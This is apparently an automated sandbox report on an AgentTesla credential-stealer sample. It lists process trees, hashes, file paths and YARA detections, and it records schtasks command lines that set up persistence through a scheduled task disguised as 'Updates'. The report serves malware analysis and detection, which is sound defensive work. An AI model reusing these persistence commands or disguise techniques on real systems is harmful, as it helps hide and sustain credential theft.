File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 2172 Parent PID: 2964

General

Start time:	18:12:44
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\WzyRXCWtdGSdEA' /XML 'C:\Users\user\AppData\Local\Temp\tmpB2BC.tmp'
Imagebase:	0xb70000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 2148 Parent PID: 2964

General

Start time:	18:12:46
Start date:	22/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x10720000
File size:	479232 bytes
MD5 hash:	6733D5E8934EAFF7C0087E7DE2C8E62A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.2370417505.0000000002251000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.2370417505.0000000002251000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.2369735651.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.2369735651.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: MLdAu.exe PID: 1796 Parent PID: 1388

General

Start time:	18:13:14
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe'
Imagebase:	0x10fc0000
File size:	479232 bytes
MD5 hash:	6733D5E8934EAFF7C0087E7DE2C8E62A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2342137023.0000000002FF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000B.00000002.2342137023.0000000002FF1000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 13%, ReversingLabs
Reputation:	low

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: MLdAu.exe PID: 3036 Parent PID: 1388

General

Start time:	18:13:22
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe'
Imagebase:	0x10fc0000
File size:	479232 bytes
MD5 hash:	6733D5E8934EAFF7C0087E7DE2C8E62A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000C.00000002.2341517856.0000000003191000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 0000000C.00000002.2341517856.0000000003191000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: schtasks.exe PID: 1440 Parent PID: 3036

General

Start time:	18:13:34
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\WzyRXCWtdGSdEA' /XML 'C:\Users\user\AppData\Local\Temp\tmp74F2.tmp'
Imagebase:	0x280000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: schtasks.exe PID: 1984 Parent PID: 1796

General

Start time:	18:13:34
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true

Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\WzyRXCWtdGSdEA' /XML 'C:\Users\user\AppData\Local\Temp\tmp7511.tmp'
Imagebase:	0x280000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: MLdAu.exe PID: 1068 Parent PID: 3036

General

Start time:	18:13:35
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x10fc0000
File size:	479232 bytes
MD5 hash:	6733D5E8934EAFF7C0087E7DE2C8E62A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000011.00000002.2369629595.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000011.00000002.2369629595.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000011.00000002.2370313444.0000000001FD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.2370313444.0000000001FD1000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: MLdAu.exe PID: 2052 Parent PID: 1796

General

Start time:	18:13:35
Start date:	22/07/2021
Path:	C:\Users\user\AppData\Roaming\MLdAu\MLdAu.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x10fc0000
File size:	479232 bytes
MD5 hash:	6733D5E8934EAFF7C0087E7DE2C8E62A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.2336318504.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000012.00000002.2336318504.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000012.00000002.2338492595.0000000002261000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000012.00000002.2338492595.0000000002261000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis